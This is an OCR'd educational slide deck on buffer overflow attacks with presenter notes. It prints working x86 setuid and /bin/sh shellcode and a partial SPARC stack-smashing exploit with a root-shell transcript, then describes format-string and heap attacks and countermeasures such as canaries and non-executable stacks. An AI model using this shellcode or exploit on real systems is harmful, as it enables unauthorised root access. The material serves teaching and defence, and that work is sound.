Just for the heck of it, this program will be compiled and set UID, meaning it will have root privileges. Most of the UNIX exploited programs are setUIDs, such as passwd(), eject(), various X programs, and so forth.



Our exploit will smash the stack by injecting two segments of foreign code into the program. The buffer which we will supply is intentionally FAR larger than the one allocated by the program (64 or so, instead of 30).

Buffer Overflows

"That vulnerability is purely theoretical"

Exhibit B: Shellcode →

```
char shellcode[]=          /* 24 bytes                          */
    "\x31\xc0"             /* xorl    %eax,%eax                 */
    "\x50"                 /* pushl   %eax                      */
    "\x68""//sh"           /* pushl   $0x68732f2f               */
    "\x68""/bin"           /* pushl   $0x6e69622f               */
    "\x89\xe3"             /* movl    %esp,%ebx                 */
    "\x50"                 /* pushl   %eax                      */
    "\x53"                 /* pushl   %ebx                      */
    "\x89\xe1"             /* movl    %esp,%ecx                 */
    "\x99"                 /* cdql                              */
    "\xb0\x0b"             /* movb    $0x0b,%al                 */
    "\xcd\x80"             /* int     $0x80                     */
; /* From LSD-PL.Net */

char setuidcode[]=         /* 8 bytes                           */
    "\x33\xc0"             /* xorl    %eax,%eax                 */
    "\x31\xdb"             /* xorl    %ebx,%ebx                 */
    "\xb0\x17"             /* movb    $0x17,%al                 */
    "\xcd\x80"             /* int     $0x80                     */
;
```

This was taken off - http://www.lsd-pl.net. Note that hackers need not reinvent the wheel...

The shellcode itself, we reuse, from the excellent LSD article (http://www.lsd-pl.net). After all, why do extra work?

Setuidcode[] is the assembled instructions for the C function setuid(0);

Shellcode[] contains the assembled instructions for the C function system("/bin/sh");

If a setuid root program can be tricked into spawning a shell, that shell will ALSO be setuid root – with disastrous (or fantastic, depending on your point of view) consequences. This is known as a "root shell" (http://www.rootshell.com used to be a public hacker websites with many exploits).

BOs are widespread

Buffer Overflows

- Traditionally, BO's were thought to be a UNIX plague – enabling SetUID hacks.
- Recently, however, numerous overflows has been found in Microsoft code, especially IIS 4/5.
- Additional BO's were found in outlook and even wordpad, enabling execution of code embedded in emails and documents – by merely previewing them!

Buffer overflows are NOT confined to the UNIX environments. While they originated there, it was solely due to the fact that UNIX used to be the undisputed leading OS.

Now that Windows has undermined UNIX's rule, it, too, faces ongoing attempts by hackers to exploit and hack. And, in fact, since Windows NT 4.0 was first introduced, the number of security faults in it has surpassed that of UNIX in its 30 or so years.

Buffer overflows are EVERYWHERE. The most notorious ones are in desktop client apps, such as outlook and explorer. When these are exploited, (in a rogue email, or malicious web site), your client is automatically infected.

BOs are widespread

Buffer Overflows

"..some people never learn.."

- When presented with the first IIS 4 overflow (.htr), Microsoft replied:

  "That bug is purely theoretical".
- The bug was so theoretical, eEye (http://www.eeye.com) released a fully working exploit
- The bug remained theoretical in IIS 5, with the ".ida" buffer overflow.
- Windows XP has another "theoretical" bug, in it's UPNP (port 5000) service.

Microsoft found the concept of Buffer Overflows highly entertaining.. At first.

When presented with the first (now legendary) overflow, in the IIS 4 ISAPI filter for .htr requests, they dismissed it as "purely theoretical". That quote still hangs as a banner in many hacker sites today.

It was only after security experts in eEye released a fully working exploit, with a sophisticated shellcode, that Microsoft finally acknowledged the flaw. eEye managed to present a shellcode that binds IIS to a client port, downloads an executable from a hacker supplied location, AND executes it.

Microsoft may have fixed the .htr bug, but others surfaced: IIS 5 brought the .printer overflow, the Indexing Service (.ida) overflow – basis for code red wormz, and more. Even windows XP has a remotely exploitable BO in a rather esoteric service called uPnP. And if that's not enough, the .htr bug reappeared in the patched IIS..

Exploits

Exploiting Buffer Overflows

Only one intrepid hacker need find the overflow and write a working exploit.

The rest simply point & Click..

(www.packetstormsecurity.com)

```
#define NOPNUM 256+16
#define ADRNUM 600
char shellcode[]=
   "\x20\xbf\xff\xff"     /* bn,a     <shellcode-4>        */
   "\x20\xbf\xff\xff"     /* bn,a     <shellcode>          */
   "\x7f\xff\xff\xff"     /* call     <shellcode+4>        */
   "\x90\x03\xe0\x20"     /* add      %o7,32,%o0           */
   "\x92\x02\x20\x10"     /* add      %o0,16,%o1           */
   "\xc0\x22\x20\x08"     /* st       %g0,[%o0+8]          */
   "\xd0\x22\x20\x10"     /* st       %o0,[%o0+16]         */
   "\xc0\x22\x20\x14"     /* st       %g0,[%o0+20]         */
   "\x82\x10\x20\x0b"     /* mov      0xb,%g1              */
   "\x91\xd0\x20\x08"     /* ta       8                    */
    "/bin/ksh" ;
  char jump[]= "\x81\xc3\xe0\x08"     /* jmp      %o7+8                */
               "\x90\x10\x00\x0e";    /* mov      %sp,%o0              */
  static char nop[]="\x80\x1c\x40\x11";
  void main(int argc,char **argv){
      char buffer[10000],adr[4],*b; int i;
johnny@Ogre (/tmp) %cc aa.c -o aa                                    1:14
johnny@Ogre (/tmp) %./aa                                             1:14
sh-2.05# id
uid=0(root) gid=0(root) groups=500(morpheus)
sh-2.05#
```

Finding vulnerable sites couldn't be easier, with services happily advertising their version numbers..

The main point about buffer overflows is, once a hacker painstakingly builds an exploit, that exploit can be re-used indefinitely by others. Exploits usually circulate in the hacker circles for weeks, sometimes even months, before becoming widespread. A fine example for that was the famous WU-FTPd 2.6.0 heap overflow exploit, which was known to hackers for over 6 months before the security companies were even aware something was amiss with this ubiquitous FTP server.

Vulnerable Apps

Buffer Overflows

A partial list…

Date	System	Description
June 16, 1999	IIS 4	.htr buffer overflow
Feb 2, 2000	WU-FTPD	Heap Overflow
Nov 3, 2000	IIS 4	.asp buffer overflow
Nov 16, 2000	IIS 4,5	Unicode Directotry traversal
May 01, 2001	IIS 5	.printer overflow (SYSTEM level access)
June 12,2001	IIS 4,5	.ida (SYSTEM level access)
April 10, 2002	IIS 4, 5	Chunk Encoding .asp
June 12, 2002	IIS 4,5	ANOTHER .htr vulnerability
Oct 19, 2002	SQL Server	Misc. Overflows
March 3, 2003	Sendmail	CRITICAL(!) BO in crackaddr.c

The following two slides show but a few of the buffer overflows. The last of them (SendMail) was added mere days before the presentation was submitted, and affects ALL versions of the SendMail software, which accounts for over 75%(!) of the world's MTAs!

Vulnerable Apps

Buffer Overflows in clients

Another partial list…

Date	System	Description
Jan 10, 2002	Win XP	UPNP Buffer Overflow. Instant admin access, over port 5000…
May 2, 2002	Flash	Flash OCX (Plugin) BO
May 08, 2002	MSN Messenger	OCX BO
Aug 8, 2002	Flash	Flash Header BO
Oct 23, 2002	IE 6-	9 misc vulnerabilities: Seal private local documents, steal cookies from any site, forge trusted web sites, steal clipboard information or even execute arbitrary programs,
Dec 11, 2002	IE 6-	PNG format BO
March 5, 2003	Flash	ANOTHER critical BO in SWFs

Client side vulnerabilities pose an equal, if not greater risk – Firewalls may filter incoming connections, but they certainly do not do so for outgoing requests such as Instant Messaging, Web Browsing, and so.

Imagine watching a cool flash movie.. But at the same time installing a trojan horse on your computer..

CounterMeasures

Stack Overflows

Possible Solutions

Approach #1: Make the stack non-executable (e.g. Solaris, HP-UX)

```
set user_stack_noexec=1
set user_stack_noexec_log=1
```

Certain OS'es enable a kernel parameter to set the stack to a non-executable mode, so a jmp instruction to its region would cause a segmentation fault.

Solaris was the pioneer OS to offer stack protection (probably due to the numerous exploits in 2.5 and 2.51 setuids()).

All 64-bit version stacks are non-executable, by default. Attempts to execute regions on the stack are logged.

HP-UX 11.x picked up this approach, as did Linux.

CounterMeasures

Stack Overflows

Possible Solutions

Approach #2: Use a "canary" value on stack, to guard against corruption (e.g. StackGuard, VS7).

VS7's /GS option – "buffer security check checks".

New to Visual Studio 7, this option inserts a random canary value into the stack while in the function prolog, which the function epilog then checks, upon return. If the values mismatch, the program terminates with an error.

(Easily Defeated with heap overflows and SEH smashing…)

The term "canary" was coined following the practice of using canaries in coal mines.

The idea is a fairly simple, if not naïve one: The function epilog sets a random value on the stack, adjacent to the return address. Any stack overflow attack will have to overwrite the canary on the way to the return address. Such an overwrite will have to "kill" the canary – and be detected by the function epilog.

Note that this does NOT protect against attacks which can somehow target the return address without corrupting other data, overriding of static function pointers, or heap based overflow attacks.

Windows 2003 further attempts "DEP" (Data Execution Prevention) by a non executable stack – but this, too, has been countered.

Counter- CounterMeasures

Heap Overflows

Heap-based overflows operate in the heap regions. Though based on the same principle, they are harder to exploit, and FAR harder to protect against.

Classified into bss or generic heap overflows, they emanate from the same reasons as stack overflows, but target malloc()/free() block structs.

Since they directly overwrite the return addresses without "smearing" data buffers, canary values are useless against them.

Heap Overflows are far beyond the scope here, but are virtually impossible to protect against.

They stem from the same problem – improper use of strcpy() and other such functions, but involve corrupting the heap memory and malloc() blocks, so that, upon allocation (or when free()ing), totally different regions of memory will be overwritten.

Counter- CounterMeasures

Format String Attacks

Probably the most disastrous effect of negligence.

What could go wrong with:

printf (buffer);


answer:

EVERYTHING. Especially if buffer contains "%n"

%n – one of the undocumented features of printf – outputs the formatted number of bytes so far to an OUTPUT variable (and, if one doesn't exist – to the top of the stack).

By carefully employing ridiculous format strings such as "%100000000s%n", it is possible to write any arbitrary 32-bit value into any location in memory. Nuff Said.

And all this.. Because programmers are lazy , and wont write: printf ("%s", buffer);



Java and C# are both impervious to Buffer Overflows. Both are also in "managed" environments, which protect against stack corruption, and will not accept arbitrary code as input.

But then, numerous OTHER vulnerabilities exist in Java VMs. And as for .Net – can anyone safely claim Microsoft got security right on the first try…?

But… That's for another presentation. ☺

Online Bibliography

- **Phrack #49 – Aleph1 on Buffer Overflows**
  www.phrack.org
- **W00w00 Heap Overflow Tutorial**
  www.w00w00.org/files/articles/heaptut.txt
- **Last Stage of Delerium :** http://www.lsd-pl.net
- **Packet Storm:**
  http://www.PacketStormSecurity.com

Offline Bibliography

- **"Writing Secure Code":**

  By Michael Howard & David LeBlanc, MS Press, 2002.

- **"Building Secure Software"**

  By J. Viega, Addison-Wesley, 2002.